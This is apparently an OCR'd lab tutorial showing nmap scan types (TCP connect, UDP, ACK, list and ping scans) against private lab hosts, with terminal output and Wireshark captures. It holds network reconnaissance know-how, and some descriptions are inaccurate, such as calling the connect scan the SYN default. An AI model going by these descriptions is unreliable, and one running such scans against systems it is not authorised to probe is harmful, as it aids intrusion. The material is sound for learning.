	192.168.235.128	192.168.235.130	TCP	58	54906 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	58	54906 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	192.168.235.130	192.168.235.128	TCP	60	80 → 54906 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
	192.168.235.130	192.168.235.128	TCP	60	21 → 54906 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	54	54906 → 80 [RST] Seq=1 Win=0 Len=0
	192.168.235.128	192.168.235.130	TCP	54	54906 → 21 [RST] Seq=1 Win=0 Len=0
	192.168.235.128	192.168.235.130	TCP	58	54906 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	58	54906 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	58	54906 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	58	54906 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	192.168.235.130	192.168.235.128	TCP	60	8080 → 54906 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
	192.168.235.130	192.168.235.128	TCP	60	22 → 54906 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	54	54906 → 8080 [RST] Seq=1 Win=0 Len=0
	192.168.235.128	192.168.235.130	TCP	54	54906 → 22 [RST] Seq=1 Win=0 Len=0
	192.168.235.128	192.168.235.130	TCP	58	54906 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	58	54906 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	58	54906 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	192.168.235.128	192.168.235.130	TCP	58	54906 → 3306 [SYN] Seq=0 Win=1024 Len=0 MSS=1460


➢ **TCP connect() Scan [-sT]**

Description : TCP SYN scan is the default scan of nmap.

Output :

```
┌──(kali㉿kali)-[~]
└─$ nmap -sT 192.168.235.130
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 01:29 EDT
Nmap scan report for 192.168.235.130
Host is up (0.00074s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 1 IP address (1 host up) scanned in 4.27 seconds
```

Wireshark Output :




➢ **UDP Scan [-sU]**

Description : It uses UDP Packets for Scanning and it requires root privileges.

Output :

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU 192.168.235.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 01:48 EDT
Stats: 0:02:25 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 15.78% done; ETC: 02:03 (0:12:54 remaining)
Stats: 0:03:13 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 20.58% done; ETC: 02:03 (0:12:25 remaining)
Nmap scan report for 192.168.235.129
Host is up (0.00089s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT     STATE         SERVICE
53/udp   open          domain
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
111/udp  open          rpcbind
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
2049/udp open          nfs
MAC Address: 00:0C:29:71:6C:74 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1041.96 seconds

┌──(kali㉿kali)-[~]
└─$
```

Wireshark Output :



ip.addr == 192.168.235.129

No.	Source	Destination	Protocol	Length	Info
1	192.168.235.128	192.168.235.129	UDP	82	58941 → 57977 Len=40
2	192.168.235.128	192.168.235.129	UDP	82	58941 → 48189 Len=40
3	192.168.235.128	192.168.235.129	UDP	42	58941 → 2223 Len=0
4	192.168.235.128	192.168.235.129	UDP	82	58941 → 49173 Len=40
5	192.168.235.129	192.168.235.128	ICMP	110	Destination unreachable (Port unreachable)
6	192.168.235.128	192.168.235.129	UDP	82	58943 → 49173 Len=40
7	192.168.235.128	192.168.235.129	UDP	42	58943 → 2223 Len=0
8	192.168.235.129	192.168.235.128	ICMP	110	Destination unreachable (Port unreachable)
9	192.168.235.128	192.168.235.129	UDP	82	58943 → 48189 Len=40
52	192.168.235.128	192.168.235.129	UDP	82	58945 → 48189 Len=40
53	192.168.235.128	192.168.235.129	UDP	42	58945 → 2223 Len=0
54	192.168.235.129	192.168.235.128	ICMP	110	Destination unreachable (Port unreachable)
55	192.168.235.128	192.168.235.129	UDP	82	58941 → 37444 Len=40
58	192.168.235.128	192.168.235.129	UDP	82	58943 → 37444 Len=40
59	192.168.235.129	192.168.235.128	ICMP	110	Destination unreachable (Port unreachable)
60	192.168.235.128	192.168.235.129	UDP	42	58947 → 2223 Len=0
61	192.168.235.128	192.168.235.129	UDP	42	58941 → 16832 Len=0
62	192.168.235.128	192.168.235.129	UDP	42	58941 → 42 Len=0
63	192.168.235.128	192.168.235.129	UDP	42	58943 → 16832 Len=0
64	192.168.235.128	192.168.235.129	UDP	42	58943 → 42 Len=0
65	192.168.235.128	192.168.235.129	UDP	42	58945 → 16832 Len=0
66	192.168.235.128	192.168.235.129	UDP	42	58945 → 42 Len=0
67	192.168.235.128	192.168.235.129	UDP	42	58947 → 16832 Len=0
68	192.168.235.128	192.168.235.129	UDP	42	58947 → 42 Len=0
69	192.168.235.128	192.168.235.129	UDP	82	58941 → 49169 Len=40
70	192.168.235.129	192.168.235.128	ICMP	110	Destination unreachable (Port unreachable)


➢ **TCP ACK scan [-sA]**

Description : It is used to check for the firewall protecting the host or not.

Output :

```
┌──(kali㉿kali)-[~]
└─$ nmap -sA 192.168.235.129
You requested a scan type which requires root privileges.
QUITTING!

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sA 192.168.235.129
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 02:32 EDT
Nmap scan report for 192.168.235.129
Host is up (0.0018s latency).
All 1000 scanned ports on 192.168.235.129 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 00:0C:29:71:6C:74 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.95 seconds

┌──(kali㉿kali)-[~]
└─$
```

Wireshark Output :




ip.addr == 192.168.235.129

No.	Source	Destination	Protocol	Length	Info
5	192.168.235.128	192.168.235.129	TCP	54	34868 → 23 [ACK] Seq=1 Ack=1 Win=1024 Len=0
6	192.168.235.128	192.168.235.129	TCP	54	34868 → 993 [ACK] Seq=1 Ack=1 Win=1024 Len=0
7	192.168.235.128	192.168.235.129	TCP	54	34868 → 5900 [ACK] Seq=1 Ack=1 Win=1024 Len=0
8	192.168.235.128	192.168.235.129	TCP	54	34868 → 256 [ACK] Seq=1 Ack=1 Win=1024 Len=0
9	192.168.235.128	192.168.235.129	TCP	54	34868 → 1720 [ACK] Seq=1 Ack=1 Win=1024 Len=0
10	192.168.235.128	192.168.235.129	TCP	54	34868 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
11	192.168.235.128	192.168.235.129	TCP	54	34868 → 8888 [ACK] Seq=1 Ack=1 Win=1024 Len=0
12	192.168.235.128	192.168.235.129	TCP	54	34868 → 443 [ACK] Seq=1 Ack=1 Win=1024 Len=0
13	192.168.235.128	192.168.235.129	TCP	54	34868 → 3306 [ACK] Seq=1 Ack=1 Win=1024 Len=0
14	192.168.235.129	192.168.235.128	TCP	60	23 → 34868 [RST] Seq=1 Win=0 Len=0
15	192.168.235.129	192.168.235.128	TCP	60	993 → 34868 [RST] Seq=1 Win=0 Len=0
16	192.168.235.128	192.168.235.129	TCP	54	34868 → 111 [ACK] Seq=1 Ack=1 Win=1024 Len=0
17	192.168.235.129	192.168.235.128	TCP	60	5900 → 34868 [RST] Seq=1 Win=0 Len=0
18	192.168.235.129	192.168.235.128	TCP	60	256 → 34868 [RST] Seq=1 Win=0 Len=0
19	192.168.235.129	192.168.235.128	TCP	60	1720 → 34868 [RST] Seq=1 Win=0 Len=0
20	192.168.235.129	192.168.235.128	TCP	60	80 → 34868 [RST] Seq=1 Win=0 Len=0
21	192.168.235.129	192.168.235.128	TCP	60	8888 → 34868 [RST] Seq=1 Win=0 Len=0
22	192.168.235.129	192.168.235.128	TCP	60	443 → 34868 [RST] Seq=1 Win=0 Len=0
23	192.168.235.129	192.168.235.128	TCP	60	3306 → 34868 [RST] Seq=1 Win=0 Len=0
24	192.168.235.129	192.168.235.128	TCP	60	111 → 34868 [RST] Seq=1 Win=0 Len=0
25	192.168.235.128	192.168.235.129	TCP	54	34868 → 587 [ACK] Seq=1 Ack=1 Win=1024 Len=0
26	192.168.235.128	192.168.235.129	TCP	54	34868 → 110 [ACK] Seq=1 Ack=1 Win=1024 Len=0
27	192.168.235.128	192.168.235.129	TCP	54	34868 → 143 [ACK] Seq=1 Ack=1 Win=1024 Len=0
28	192.168.235.128	192.168.235.129	TCP	54	34868 → 995 [ACK] Seq=1 Ack=1 Win=1024 Len=0
29	192.168.235.128	192.168.235.129	TCP	54	34868 → 25 [ACK] Seq=1 Ack=1 Win=1024 Len=0
30	192.168.235.128	192.168.235.129	TCP	54	34868 → 1723 [ACK] Seq=1 Ack=1 Win=1024 Len=0
31	192.168.235.128	192.168.235.129	TCP	54	34868 → 3389 [ACK] Seq=1 Ack=1 Win=1024 Len=0
32	192.168.235.129	192.168.235.128	TCP	60	587 → 34868 [RST] Seq=1 Win=0 Len=0

➢ **Scan the list of hosts(-sL)**


Description : It will scan and lists each host on the network(s) specified, without sending any packets to the target hosts

Output :



```
┌──(kali㉿kali)-[~]
└─$ nmap -sL www.stanford.edu/28
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 02:36 EDT
Nmap scan report for 151.101.154.128
Nmap scan report for 151.101.154.129
Nmap scan report for 151.101.154.130
Nmap scan report for 151.101.154.131
Nmap scan report for 151.101.154.132
Nmap scan report for www.stanford.edu (151.101.154.133)
Other addresses for www.stanford.edu (not scanned): 2a04:4e42:24::645
Nmap scan report for 151.101.154.134
Nmap scan report for 151.101.154.135
Nmap scan report for 151.101.154.136
Nmap scan report for 151.101.154.137
Nmap scan report for 151.101.154.138
Nmap scan report for 151.101.154.139
Nmap scan report for 151.101.154.140
Nmap scan report for 151.101.154.141
Nmap scan report for 151.101.154.142
Nmap scan report for 151.101.154.143
Nmap done: 16 IP addresses (0 hosts up) scanned in 0.03 seconds
```

Wireshark Output :




ip.addr == 192.168.235.128

No.	Source	Destination	Protocol	Length	Info
1	192.168.235.128	192.168.235.2	DNS	76	Standard query 0x28b7 A www.stanford.edu
2	192.168.235.128	192.168.235.2	DNS	76	Standard query 0x56b1 AAAA www.stanford.edu
3	192.168.235.2	192.168.235.128	DNS	137	Standard query response 0x28b7 A www.stanford.edu CNAME p
4	192.168.235.2	192.168.235.128	DNS	149	Standard query response 0x56b1 AAAA www.stanford.edu CNAM
5	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4ec7 PTR 128.154.101.151.in-addr.arpa
6	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4ec8 PTR 129.154.101.151.in-addr.arpa
7	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4ec9 PTR 130.154.101.151.in-addr.arpa
8	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4eca PTR 131.154.101.151.in-addr.arpa
9	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4ecb PTR 132.154.101.151.in-addr.arpa
10	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4ecc PTR 133.154.101.151.in-addr.arpa
11	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4ecd PTR 134.154.101.151.in-addr.arpa
12	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4ece PTR 135.154.101.151.in-addr.arpa
13	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4ecf PTR 136.154.101.151.in-addr.arpa
14	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4ed0 PTR 137.154.101.151.in-addr.arpa
15	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x4ec7 No such name PTR 128.154.1
16	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x4ec8 No such name PTR 129.154.1
17	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x4ec9 No such name PTR 130.154.1
18	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x4eca No such name PTR 131.154.1
19	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x4ecb No such name PTR 132.154.1
20	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x4ecc No such name PTR 133.154.1
21	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x4ecd No such name PTR 134.154.1
22	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x4ece No such name PTR 135.154.1
23	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x4ecf No such name PTR 136.154.1
24	192.168.235.2	192.168.235.128	DNS	88	Standard query response 0x4ed0 No such name PTR 137.154.1
25	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4ed1 PTR 138.154.101.151.in-addr.arpa
26	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4ed2 PTR 139.154.101.151.in-addr.arpa
27	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4ed3 PTR 140.154.101.151.in-addr.arpa
28	192.168.235.128	192.168.235.2	DNS	88	Standard query 0x4ed4 PTR 141.154.101.151.in-addr.arpa

➢ **Ping Scan [-sn or -sP]**


Description : It identifies live hosts. But it uses TCP Protocol not ICMP Protocol for Identifying the host is up or not. When we ping then it will use the ICMP Protocol and in Nmap it uses TCP Protocol

Output :



```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.235.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-26 10:35 EDT
Nmap scan report for 192.168.235.129
Host is up (0.00066s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds

┌──(kali㉿kali)-[~]
└─$ ping 192.168.235.129
PING 192.168.235.129 (192.168.235.129) 56(84) bytes of data.
64 bytes from 192.168.235.129: icmp_seq=1 ttl=64 time=0.522 ms
64 bytes from 192.168.235.129: icmp_seq=2 ttl=64 time=0.373 ms
64 bytes from 192.168.235.129: icmp_seq=3 ttl=64 time=0.604 ms
64 bytes from 192.168.235.129: icmp_seq=4 ttl=64 time=0.660 ms
64 bytes from 192.168.235.129: icmp_seq=5 ttl=64 time=0.542 ms
^C
── 192.168.235.129 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4055ms
rtt min/avg/max/mdev = 0.373/0.540/0.660/0.096 ms
```


Wireshark Output [using nmap command] :



ip.addr == 192.168.235.129

No.	Source	Destination	Protocol	Length	Info
1	192.168.235.128	192.168.235.129	TCP	74	53100 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
2	192.168.235.128	192.168.235.129	TCP	74	40402 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
3	192.168.235.129	192.168.235.128	TCP	74	80 → 53100 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 M
4	192.168.235.128	192.168.235.129	TCP	66	53100 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval
5	192.168.235.128	192.168.235.129	TCP	66	53100 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
7	192.168.235.129	192.168.235.128	TCP	60	443 → 40402 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Wireshark Output [using ping command] :



